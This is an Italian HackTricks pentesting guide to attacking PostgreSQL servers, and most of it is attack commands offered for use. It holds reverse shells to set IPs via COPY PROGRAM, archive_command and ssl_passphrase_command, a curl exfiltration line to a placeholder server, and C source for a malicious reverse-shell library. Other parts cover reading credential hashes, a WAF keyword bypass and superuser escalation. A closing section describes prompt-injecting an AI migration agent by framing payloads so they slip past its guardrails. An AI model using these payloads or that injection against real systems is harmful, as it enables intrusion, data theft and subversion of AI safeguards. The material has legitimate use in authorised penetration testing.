 HackTricks
5432,5433 - Pentesting Postgresql
Tip
Impara e pratica il hacking AWS:
HackTricks Training AWS Red Team Expert (ARTE)
Impara e pratica il hacking GCP:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord o al gruppo telegram o seguici su Twitter 🐦 @hacktricks_live.
- Condividi trucchi di hacking inviando PR ai HackTricks e HackTricks Cloud repos github.
Informazioni di base
PostgreSQL è descritto come un sistema di database object-relational che è open source. Questo sistema non solo utilizza il linguaggio SQL ma lo estende con funzionalità aggiuntive. Le sue capacità gli consentono di gestire un’ampia gamma di tipi di dati e operazioni, rendendolo una scelta versatile per sviluppatori e organizzazioni.
Porta predefinita: 5432, e se questa porta è già in uso sembra che PostgreSQL userà la porta successiva (probabilmente 5433) che non è in uso.
PORT     STATE SERVICE
5432/tcp open  pgsql
Connessione e Enum di base
psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles

# Get current user
SELECT user;

# Get current database
SELECT current_catalog;

# List schemas
SELECT schema_name,schema_owner FROM information_schema.schemata;
\dn+

#List databases
SELECT datname FROM pg_database;

#Read credentials (usernames + pwd hash)
SELECT usename, passwd from pg_shadow;

# Get languages
SELECT lanname,lanacl FROM pg_language;

# Show installed extensions
SHOW rds.extensions;
SELECT * FROM pg_extension;

# Get history of commands executed
\s
Warning
Se eseguendo
\listtrovi un database chiamatordsadminsai di essere all’interno di un database AWS postgresql.
Per maggiori informazioni su come abusare di un database PostgreSQL consulta:
Enumerazione automatica
msf> use auxiliary/scanner/postgres/postgres_version
msf> use auxiliary/scanner/postgres/postgres_dbname_flag_injection
Brute force
Port scanning
Secondo this research, quando un tentativo di connessione fallisce, dblink genera un’eccezione sqlclient_unable_to_establish_sqlconnection includendo una spiegazione dell’errore. Esempi di questi dettagli sono elencati di seguito.
SELECT * FROM dblink_connect('host=1.2.3.4
port=5678
user=name
password=secret
dbname=abc
connect_timeout=10');
- Host non raggiungibile
DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- Port è chiusa
DETAIL:  could not connect to server: Connection refused Is  the  server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- Porta è aperta
DETAIL:  server closed the connection unexpectedly This  probably  means
the server terminated abnormally before or while processing the request
o
DETAIL: FATAL: password authentication failed for user "name"
- La porta è aperta o filtrata
DETAIL:  could not connect to server: Connection timed out Is the server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
Nelle funzioni PL/pgSQL, attualmente non è possibile ottenere i dettagli delle eccezioni. Tuttavia, se hai accesso diretto al server PostgreSQL, puoi recuperare le informazioni necessarie. Se estrarre usernames e passwords dalle tabelle di sistema non è fattibile, puoi prendere in considerazione l’utilizzo del metodo di attacco con wordlist discusso nella sezione precedente, poiché potrebbe dare risultati positivi.
Enumerazione dei privilegi
Ruoli
| Role Types | |
|---|---|
| rolsuper | Il ruolo ha privilegi di superuser |
| rolinherit | Il ruolo eredita automaticamente i privilegi dei ruoli di cui è membro |
| rolcreaterole | Il ruolo può creare altri ruoli |
| rolcreatedb | Il ruolo può creare database |
| rolcanlogin | Il ruolo può accedere. Cioè, questo ruolo può essere utilizzato come identificatore di autorizzazione iniziale della sessione |
| rolreplication | Il ruolo è un ruolo di replica. Un ruolo di replica può iniziare connessioni di replica e creare o eliminare replication slots. |
| rolconnlimit | Per i ruoli che possono accedere, imposta il numero massimo di connessioni concorrenti che questo ruolo può stabilire. -1 significa nessun limite. |
| rolpassword | Non è la password (legge sempre ********) |
| rolvaliduntil | Data di scadenza della password (usata solo per l’autenticazione tramite password); null se nessuna scadenza |
| rolbypassrls | Il ruolo bypassa ogni policy di row-level security, vedi Section 5.8 per maggiori informazioni. |
| rolconfig | Default specifici del ruolo per le variabili di configurazione a runtime |
| oid | ID del ruolo |
Gruppi interessanti
- Se sei membro di
pg_execute_server_programpuoi eseguire programmi - Se sei membro di
pg_read_server_filespuoi leggere file - Se sei membro di
pg_write_server_filespuoi scrivere file
Tip
Nota che in Postgres un user, un group e un role sono la stessa cosa. Dipende solo da come lo usi e se gli consenti di effettuare il login.
# Get users roles
\du

#Get users roles & groups
# r.rolpassword
# r.rolconfig,
SELECT
r.rolname,
r.rolsuper,
r.rolinherit,
r.rolcreaterole,
r.rolcreatedb,
r.rolcanlogin,
r.rolbypassrls,
r.rolconnlimit,
r.rolvaliduntil,
r.oid,
ARRAY(SELECT b.rolname
FROM pg_catalog.pg_auth_members m
JOIN pg_catalog.pg_roles b ON (m.roleid = b.oid)
WHERE m.member = r.oid) as memberof
, r.rolreplication
FROM pg_catalog.pg_roles r
ORDER BY 1;

# Check if current user is superiser
## If response is "on" then true, if "off" then false
SELECT current_setting('is_superuser');

# Try to grant access to groups
## For doing this you need to be admin on the role, superadmin or have CREATEROLE role (see next section)
GRANT pg_execute_server_program TO "username";
GRANT pg_read_server_files TO "username";
GRANT pg_write_server_files TO "username";
## You will probably get this error:
## Cannot GRANT on the "pg_write_server_files" role without being a member of the role.

# Create new role (user) as member of a role (group)
CREATE ROLE u LOGIN PASSWORD 'lriohfugwebfdwrr' IN GROUP pg_read_server_files;
## Common error
## Cannot GRANT on the "pg_read_server_files" role without being a member of the role.
Tabelle
# Get owners of tables
select schemaname,tablename,tableowner from pg_tables;
## Get tables where user is owner
select schemaname,tablename,tableowner from pg_tables WHERE tableowner = 'postgres';

# Get your permissions over tables
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants;

#Check users privileges over a table (pg_shadow on this example)
## If nothing, you don't have any permission
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants WHERE table_name='pg_shadow';
Funzioni
# Interesting functions are inside pg_catalog
\df * #Get all
\df *pg_ls* #Get by substring
\df+ pg_read_binary_file #Check who has access

# Get all functions of a schema
\df pg_catalog.*

# Get all functions of a schema (pg_catalog in this case)
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position
FROM information_schema.routines
LEFT JOIN information_schema.parameters ON routines.specific_name=parameters.specific_name
WHERE routines.specific_schema='pg_catalog'
ORDER BY routines.routine_name, parameters.ordinal_position;

# Another aparent option
SELECT * FROM pg_proc;
Azioni sul file-system
Leggere directory e file
Da questo commit i membri del gruppo definito DEFAULT_ROLE_READ_SERVER_FILES (chiamato pg_read_server_files) e gli super users possono usare il metodo COPY su qualsiasi percorso (dai un’occhiata a convert_and_check_filename in genfile.c):
# Read file
CREATE TABLE demo(t text);
COPY demo from '/etc/passwd';
SELECT * FROM demo;
Warning
Ricorda che se non sei super user ma hai i permessi CREATEROLE puoi renderti membro di quel gruppo:
GRANT pg_read_server_files TO username;
Esistono altre funzioni di postgres che possono essere usate per leggere un file o elencare una directory. Solo i superusers e gli utenti con permessi espliciti possono usarle:
# Before executing these function go to the postgres DB (not in the template1)
\c postgres
## If you don't do this, you might get "permission denied" error even if you have permission

select * from pg_ls_dir('/tmp');
select * from pg_read_file('/etc/passwd', 0, 1000000);
select * from pg_read_binary_file('/etc/passwd');

# Check who has permissions
\df+ pg_ls_dir
\df+ pg_read_file
\df+ pg_read_binary_file

# Try to grant permissions
GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;
# By default you can only access files in the datadirectory
SHOW data_directory;
# But if you are a member of the group pg_read_server_files
# You can access any file, anywhere
GRANT pg_read_server_files TO username;
# Check CREATEROLE privilege escalation
Puoi trovare altre funzioni in https://www.postgresql.org/docs/current/functions-admin.html
Scrittura semplice di file
Solo super users e i membri di pg_write_server_files possono usare copy per scrivere file.
copy (select convert_from(decode('<ENCODED_PAYLOAD>','base64'),'utf-8')) to '/just/a/path.exec';
Warning
Ricorda che se non sei superuser ma hai il permesso
CREATEROLEpuoi aggiungerti a quel gruppo:GRANT pg_write_server_files TO username;
Ricorda che COPY non può gestire caratteri di newline, pertanto anche se stai usando un payload base64 devi inviare una singola riga (one-liner).
Una limitazione molto importante di questa tecnica è che copy non può essere usato per scrivere file binari poiché modifica alcuni valori binari.
Upload di file binari
Tuttavia, esistono altre tecniche per caricare file binari di grandi dimensioni:
Big Binary Files Upload (PostgreSQL)
Aggiornamento dei dati delle tabelle PostgreSQL tramite scrittura su file locale
Se hai i permessi necessari per leggere e scrivere i file del server PostgreSQL, puoi aggiornare qualsiasi tabella sul server sovrascrivendo il filenode associato in the PostgreSQL data directory. More on this technique here.
Passaggi necessari:
- Ottenere la directory dei dati di PostgreSQL
SELECT setting FROM pg_settings WHERE name = 'data_directory';
Nota: Se non riesci a recuperare il percorso della data directory corrente dalle impostazioni, puoi interrogare la versione principale di PostgreSQL con la query SELECT version() e provare a forzare il percorso. Percorsi comuni della data directory su installazioni Unix di PostgreSQL sono /var/lib/PostgreSQL/MAJOR_VERSION/CLUSTER_NAME/. Un nome di cluster comune è main.
- Ottenere un percorso relativo al filenode associato alla tabella di destinazione
SELECT pg_relation_filepath('{TABLE_NAME}')
Questa query dovrebbe restituire qualcosa come base/3/1337. Il percorso completo su disco sarà $DATA_DIRECTORY/base/3/1337, cioè /var/lib/postgresql/13/main/base/3/1337.
- Scaricare il filenode tramite le funzioni
lo_*
SELECT lo_import('{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}',13337)
- Ottenere il tipo di dato associato alla tabella di destinazione
SELECT
STRING_AGG(
CONCAT_WS(
',',
attname,
typname,
attlen,
attalign
),
';'
)
FROM pg_attribute
JOIN pg_type
ON pg_attribute.atttypid = pg_type.oid
JOIN pg_class
ON pg_attribute.attrelid = pg_class.oid
WHERE pg_class.relname = '{TABLE_NAME}';

- Usa il PostgreSQL Filenode Editor per edit the filenode; imposta tutti i flag booleani
rol*a 1 per ottenere permessi completi.
python3 postgresql_filenode_editor.py -f {FILENODE} --datatype-csv {DATATYPE_CSV_FROM_STEP_4} -m update -p 0 -i ITEM_ID --csv-data {CSV_DATA}
- Ricarica il filenode modificato tramite le funzioni
lo_*, e sovrascrivi il file originale sul disco
SELECT lo_from_bytea(13338,decode('{BASE64_ENCODED_EDITED_FILENODE}','base64'))
SELECT lo_export(13338,'{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}')
- (Opzionalmente) Pulisci la cache in memoria della tabella eseguendo una query SQL pesante
SELECT lo_from_bytea(133337, (SELECT REPEAT('a', 128*1024*1024))::bytea)
- Ora dovresti vedere i valori della tabella aggiornati in PostgreSQL.
Puoi anche diventare superadmin modificando la tabella pg_authid. Vedi the following section.
RCE
RCE to program
Da version 9.3, solo i superuser e i membri del gruppo pg_execute_server_program possono usare copy per RCE (example with exfiltration:
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -
Esempio da eseguire:
#PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

#Reverse shell
#Notice that in order to scape a single quote you need to put 2 single quotes
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
Warning
Ricorda che se non sei super user ma hai i permessi
CREATEROLEpuoi renderti membro di quel gruppo:GRANT pg_execute_server_program TO username;
Or use the multi/postgres/postgres_copy_from_program_cmd_exec module from metasploit.
More information about this vulnerability here. While reported as CVE-2019-9193, Postges declared this was a feature and will not be fixed.
Bypass dei filtri di parole chiave/WAF per raggiungere COPY PROGRAM
In contesti di SQLi con query stacked, una WAF può rimuovere o bloccare la keyword letterale COPY. Puoi costruire dinamicamente l’istruzione ed eseguirla all’interno di un blocco PL/pgSQL DO. Per esempio, genera la lettera iniziale C con CHR(67) per bypassare filtri semplicistici e EXECUTE il comando assemblato:
DO $$
DECLARE cmd text;
BEGIN
cmd := CHR(67) || 'OPY (SELECT '''') TO PROGRAM ''bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"''';
EXECUTE cmd;
END $$;
Questo pattern evita il filtraggio statico per parola chiave e permette comunque l’esecuzione di comandi del sistema operativo tramite COPY ... PROGRAM. È particolarmente utile quando l’applicazione stampa gli errori SQL e permette query impilate.
RCE con i linguaggi PostgreSQL
RCE con le estensioni PostgreSQL
Una volta che hai imparato dal post precedente come caricare file binari puoi provare a ottenere RCE caricando un’estensione postgresql e caricandola.
RCE with PostgreSQL Extensions
RCE tramite file di configurazione PostgreSQL
Tip
I seguenti vettori di RCE sono particolarmente utili in contesti SQLi restrittivi, poiché tutti i passaggi possono essere eseguiti tramite SELECT nidificati
Il file di configurazione di PostgreSQL è scrivibile dall’utente postgres, che è quello che esegue il database; quindi come superuser puoi scrivere file nel filesystem e di conseguenza puoi sovrascrivere questo file.
.png)
RCE con ssl_passphrase_command
Ulteriori informazioni su questa tecnica qui.
Il file di configurazione ha alcuni attributi interessanti che possono portare a RCE:
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'Percorso della chiave privata del databasessl_passphrase_command = ''Se il file privato è protetto da password (criptato) postgresql eseguirà il comando indicato in questo attributo.ssl_passphrase_command_supports_reload = offSe questo attributo è on il comando eseguito se la chiave è protetta da password verrà eseguito quandopg_reload_conf()verrà eseguito.
Quindi, un attaccante dovrà:
- Dump della chiave privata dal server
- Criptare la chiave privata scaricata:
rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key- Sovrascrivere
- Dump della corrente postgresql configurazione
- Sovrascrivere la configurazione con la configurazione che contiene gli attributi menzionati:
ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'ssl_passphrase_command_supports_reload = on- Eseguire
pg_reload_conf()
Durante i test ho notato che questo funziona solo se il file della chiave privata ha permessi 640, è di proprietà di root e del gruppo ssl-cert o postgres (così l’utente postgres può leggerlo), e si trova in /var/lib/postgresql/12/main.
RCE con archive_command
Per ulteriori informazioni su questa configurazione e su WAL qui.
Un altro attributo nel file di configurazione sfruttabile è archive_command.
Perché questo funzioni, l’impostazione archive_mode deve essere 'on' o 'always'. Se è così, potremmo sovrascrivere il comando in archive_command e forzare la sua esecuzione tramite le operazioni WAL (write-ahead logging).
I passi generali sono:
- Verificare se archive mode è abilitato:
SELECT current_setting('archive_mode') - Sovrascrivere
archive_commandcon il payload. Ad esempio, una reverse shell:archive_command = 'echo "dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1NUUkVBTSxnZXRwcm90b2J5bmFtZSgidGNwIikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbigkcCxpbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4sIj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTtvcGVuKFNUREVSUiwiPiZTIik7ZXhlYygiL2Jpbi9zaCAtaSIpO307" | base64 --decode | perl' - Ricaricare la configurazione:
SELECT pg_reload_conf() - Forzare l’esecuzione dell’operazione WAL, che chiamerà l’archive command:
SELECT pg_switch_wal()oppureSELECT pg_switch_xlog()per alcune versioni di Postgres
Editing postgresql.conf via Large Objects (SQLi-friendly)
Quando sono necessarie scritture multi-linea (per esempio, per impostare più GUC), usa PostgreSQL Large Objects per leggere e sovrascrivere interamente la config da SQL. Questo approccio è ideale in contesti SQLi dove COPY non può gestire newline o scritture binary-safe.
Example (adjust the major version and path if needed, e.g. version 15 on Debian):
-- 1) Import the current configuration and note the returned OID (example OID: 114575)
SELECT lo_import('/etc/postgresql/15/main/postgresql.conf');

-- 2) Read it back as text to verify
SELECT encode(lo_get(114575), 'escape');

-- 3) Prepare a minimal config snippet locally that forces execution via WAL
--    and base64-encode its contents, for example:
--    archive_mode = 'always'\n
--    archive_command = 'bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"'\n
--    archive_timeout = 1\n
--    Then write the new contents into a new Large Object and export it over the original file
SELECT lo_from_bytea(223, decode('<BASE64_POSTGRESQL_CONF>', 'base64'));
SELECT lo_export(223, '/etc/postgresql/15/main/postgresql.conf');

-- 4) Reload the configuration and optionally trigger a WAL switch
SELECT pg_reload_conf();
-- Optional explicit trigger if needed
SELECT pg_switch_wal();  -- or pg_switch_xlog() on older versions
Questo permette l’esecuzione affidabile di comandi del sistema operativo tramite archive_command come utente postgres, a condizione che archive_mode sia abilitato. In pratica, impostare un basso archive_timeout può causare invocazioni rapide senza richiedere uno switch WAL esplicito.
RCE with preload libraries
More information about this technique here.
This attack vector takes advantage of the following configuration variables:
session_preload_libraries– librerie che verranno caricate dal server PostgreSQL alla connessione del client.dynamic_library_path– elenco di directory in cui il server PostgreSQL cercherà le librerie.
Possiamo impostare il valore di dynamic_library_path su una directory scrivibile dall’utente postgres che esegue il database, ad esempio la directory /tmp/, e caricare lì un oggetto .so malevolo. Successivamente, forzeremo il server PostgreSQL a caricare la libreria appena caricata includendola nella variabile session_preload_libraries.
The attack steps are:
- Download the original
postgresql.conf - Include the
/tmp/directory in thedynamic_library_pathvalue, e.g.dynamic_library_path = '/tmp:$libdir' - Include the malicious library name in the
session_preload_librariesvalue, e.g.session_preload_libraries = 'payload.so' - Check major PostgreSQL version via the
SELECT version()query - Compile the malicious library code with the correct PostgreSQL dev package Sample code:
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "postgres.h"
#include "fmgr.h"

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
/*
code taken from https://www.revshells.com/
*/

int port = REVSHELL_PORT;
struct sockaddr_in revsockaddr;

int sockt = socket(AF_INET, SOCK_STREAM, 0);
revsockaddr.sin_family = AF_INET;
revsockaddr.sin_port = htons(port);
revsockaddr.sin_addr.s_addr = inet_addr("REVSHELL_IP");

connect(sockt, (struct sockaddr *) &revsockaddr,
sizeof(revsockaddr));
dup2(sockt, 0);
dup2(sockt, 1);
dup2(sockt, 2);

char * const argv[] = {"/bin/bash", NULL};
execve("/bin/bash", argv, NULL);
}
Compiling the code:
gcc -I$(pg_config --includedir-server) -shared -fPIC -nostartfiles -o payload.so payload.c
- Upload the malicious
postgresql.conf, created in steps 2-3, and overwrite the original one - Upload the
payload.sofrom step 5 to the/tmpdirectory - Reload the server configuration by restarting the server or invoking the
SELECT pg_reload_conf()query - At the next DB connection, you will receive the reverse shell connection.
Postgres Privesc
CREATEROLE Privesc
Grant
According to the docs: Ruoli che possiedono il privilegio CREATEROLE possono concedere o revocare l’appartenenza a qualsiasi ruolo che non è un superuser.
Quindi, se hai il permesso CREATEROLE potresti concederti accesso ad altri ruoli (che non sono superuser) che possono darti la possibilità di leggere e scrivere file ed eseguire comandi:
# Access to execute commands
GRANT pg_execute_server_program TO username;
# Access to read files
GRANT pg_read_server_files TO username;
# Access to write files
GRANT pg_write_server_files TO username;
Modifica Password
Gli utenti con questo ruolo possono anche cambiare le passwords di altri non-superusers:
#Change password
ALTER USER user_name WITH PASSWORD 'new_password';
Privesc to SUPERUSER
È piuttosto comune trovare che gli utenti locali possono accedere a PostgreSQL senza fornire alcuna password. Pertanto, una volta ottenuti i permessi per eseguire codice puoi abusare di questi permessi per ottenere il ruolo SUPERUSER:
COPY (select '') to PROGRAM 'psql -U <super_user> -c "ALTER USER <your_username> WITH SUPERUSER;"';
Tip
Questo è generalmente possibile a causa delle seguenti righe nel file
pg_hba.conf:# "local" is for Unix domain socket connections only local all all trust # IPv4 local connections: host all all 127.0.0.1/32 trust # IPv6 local connections: host all all ::1/128 trust
ALTER TABLE privesc
In this writeup viene spiegato come sia stato possibile ottenere una privesc in Postgres GCP abusando del privilegio ALTER TABLE concesso all’utente.
Quando provi a rendere un altro utente proprietario di una tabella dovresti ricevere un errore che lo impedisce, ma a quanto pare GCP ha dato quell’opzione all’utente postgres non-superuser in GCP:
.png)
Unendo questa idea al fatto che quando i comandi INSERT/UPDATE/ANALYZE vengono eseguiti su una tabella con una index function, la function viene chiamata come parte del comando con i permessi del proprietario della tabella. È possibile creare un index con una function e dare i permessi di owner a un super user su quella tabella, quindi eseguire ANALYZE sulla tabella con la function malevola che sarà in grado di eseguire comandi perché utilizza i privilegi del proprietario.
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
save_sec_context | SECURITY_RESTRICTED_OPERATION);
Exploitation
- Inizia creando una nuova tabella.
- Inserisci del contenuto irrilevante nella tabella per fornire dati alla funzione di indice.
- Sviluppa una funzione di indice malevola che contiene un payload per l’esecuzione di codice, consentendo l’esecuzione di comandi non autorizzati.
- ALTER il proprietario della tabella impostandolo su “cloudsqladmin”, che è il ruolo di superutente di GCP utilizzato esclusivamente da Cloud SQL per gestire e mantenere il database.
- Esegui un’operazione ANALYZE sulla tabella. Questa azione obbliga il motore PostgreSQL a cambiare al contesto utente del proprietario della tabella, “cloudsqladmin”. Di conseguenza, la funzione di indice malevola viene chiamata con i permessi di “cloudsqladmin”, consentendo così l’esecuzione del comando shell precedentemente non autorizzato.
In PostgreSQL, questo flusso assomiglia a quanto segue:
CREATE TABLE temp_table (data text);
CREATE TABLE shell_commands_results (data text);

INSERT INTO temp_table VALUES ('dummy content');

/* PostgreSQL does not allow creating a VOLATILE index function, so first we create IMMUTABLE index function */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql IMMUTABLE AS 'select ''nothing'';';

CREATE INDEX index_malicious ON public.temp_table (suid_function(data));

ALTER TABLE temp_table OWNER TO cloudsqladmin;

/* Replace the function with VOLATILE index function to bypass the PostgreSQL restriction */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data) FROM PROGRAM ''/usr/bin/id''; select ''test'';';

ANALYZE public.temp_table;
Poi, la tabella shell_commands_results conterrà l’output del codice eseguito:
uid=2345(postgres) gid=2345(postgres) groups=2345(postgres)
Login locale
Alcune istanze di postgresql mal configurate potrebbero consentire il login di qualsiasi utente locale; è possibile effettuare il login da 127.0.0.1 usando la funzione dblink:
\du * # Get Users
\l    # Get databases
SELECT * FROM dblink('host=127.0.0.1
port=5432
user=someuser
password=supersecret
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
Warning
Nota che per la query precedente per funzionare la funzione
dblinkdeve esistere. Se non esiste puoi provare a crearla conCREATE EXTENSION dblink;
Se hai la password di un utente con privilegi maggiori, ma l’utente non è autorizzato a connettersi da un IP esterno puoi usare la seguente funzione per eseguire query come quell’utente:
SELECT * FROM dblink('host=127.0.0.1
user=someuser
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
È possibile verificare se questa funzione esiste con:
SELECT * FROM pg_proc WHERE proname='dblink' AND pronargs=2;
Funzione definita personalizzata con SECURITY DEFINER
In this writeup, pentesters sono riusciti a privesc all’interno di un’istanza postgres fornita da IBM, perché hanno trovato questa funzione con il flag SECURITY DEFINER:
CREATE OR REPLACE FUNCTION public.create_subscription(IN subscription_name text,IN host_ip text,IN portnum text,IN password text,IN username text,IN db_name text,IN publisher_name text)
RETURNS text
LANGUAGE 'plpgsql'
    VOLATILE SECURITY DEFINER
    PARALLEL UNSAFE
COST 100

AS $BODY$
DECLARE
persist_dblink_extension boolean;
BEGIN
persist_dblink_extension := create_dblink_extension();
PERFORM dblink_connect(format('dbname=%s', db_name));
PERFORM dblink_exec(format('CREATE SUBSCRIPTION %s CONNECTION ''host=%s port=%s password=%s user=%s dbname=%s sslmode=require'' PUBLICATION %s',
subscription_name, host_ip, portNum, password, username, db_name, publisher_name));
PERFORM dblink_disconnect();
…
As explained in the docs a function with SECURITY DEFINER viene eseguita con i privilegi dell’utente che la possiede. Pertanto, se la funzione è vulnerabile a SQL Injection o sta eseguendo alcune azioni privilegiate con params controllati dall’attaccante, potrebbe essere abusata per escalate privileges inside postgres.
Nella riga 4 del codice precedente puoi vedere che la funzione ha il flag SECURITY DEFINER.
CREATE SUBSCRIPTION test3 CONNECTION 'host=127.0.0.1 port=5432 password=a
user=ibm dbname=ibmclouddb sslmode=require' PUBLICATION test2_publication
WITH (create_slot = false); INSERT INTO public.test3(data) VALUES(current_user);
E poi esegui comandi:
.png)
Pass Burteforce with PL/pgSQL
PL/pgSQL è un linguaggio di programmazione completo che offre un controllo procedurale maggiore rispetto a SQL. Permette l’uso di loop e altre strutture di controllo per migliorare la logica del programma. Inoltre, le istruzioni SQL e i trigger possono invocare funzioni create usando il linguaggio PL/pgSQL. Questa integrazione consente un approccio più completo e versatile alla programmazione e all’automazione del database.
Puoi abusare di questo linguaggio per chiedere a PostgreSQL di brute-force le credenziali degli utenti.
Privesc by Overwriting Internal PostgreSQL Tables
Tip
Il seguente vettore di privesc è particolarmente utile in contesti SQLi limitati, poiché tutti i passaggi possono essere eseguiti tramite SELECT annidate
Se puoi leggere e scrivere i file del server PostgreSQL, puoi diventare superuser sovrascrivendo il filenode su disco di PostgreSQL, associato alla tabella interna pg_authid.
Leggi di più su questa tecnica here.
I passaggi dell’attacco sono:
- Ottieni la directory dei dati di PostgreSQL
- Ottieni un percorso relativo al filenode associato alla tabella
pg_authid - Scarica il filenode tramite le funzioni
lo_* - Ottieni il tipo di dato associato alla tabella
pg_authid - Usa il PostgreSQL Filenode Editor per modificare il filenode; imposta tutti i flag booleani
rol*a 1 per ottenere i permessi completi. - Ricarica il filenode modificato tramite le funzioni
lo_*e sovrascrivi il file originale sul disco - (Opzionalmente) Pulisci la cache delle tabelle in memoria eseguendo una query SQL dispendiosa
- Ora dovresti avere i privilegi di un superadmin completo.
Prompt-injecting managed migration tooling
Frontend SaaS pesantemente basati su AI (es., Lovable’s Supabase agent) spesso espongono “tool” LLM che eseguono migrazioni come service account ad alto privilegio. Un workflow pratico è:
- Enumerare chi sta effettivamente applicando le migrazioni:
SELECT version, name, created_by, statements, created_at
FROM supabase_migrations.schema_migrations
ORDER BY version DESC LIMIT 20;
- Prompt-inject the agent nelle attacker SQL in esecuzione tramite il privileged migration tool. Inquadrare i payload come “please verify this migration is denied” aggira costantemente le basic guardrails.
- Una volta che DDL arbitrario viene eseguito in quel contesto, crea immediatamente attacker-owned tables o extensions che riconcedano persistenza al tuo account low-privileged.
Tip
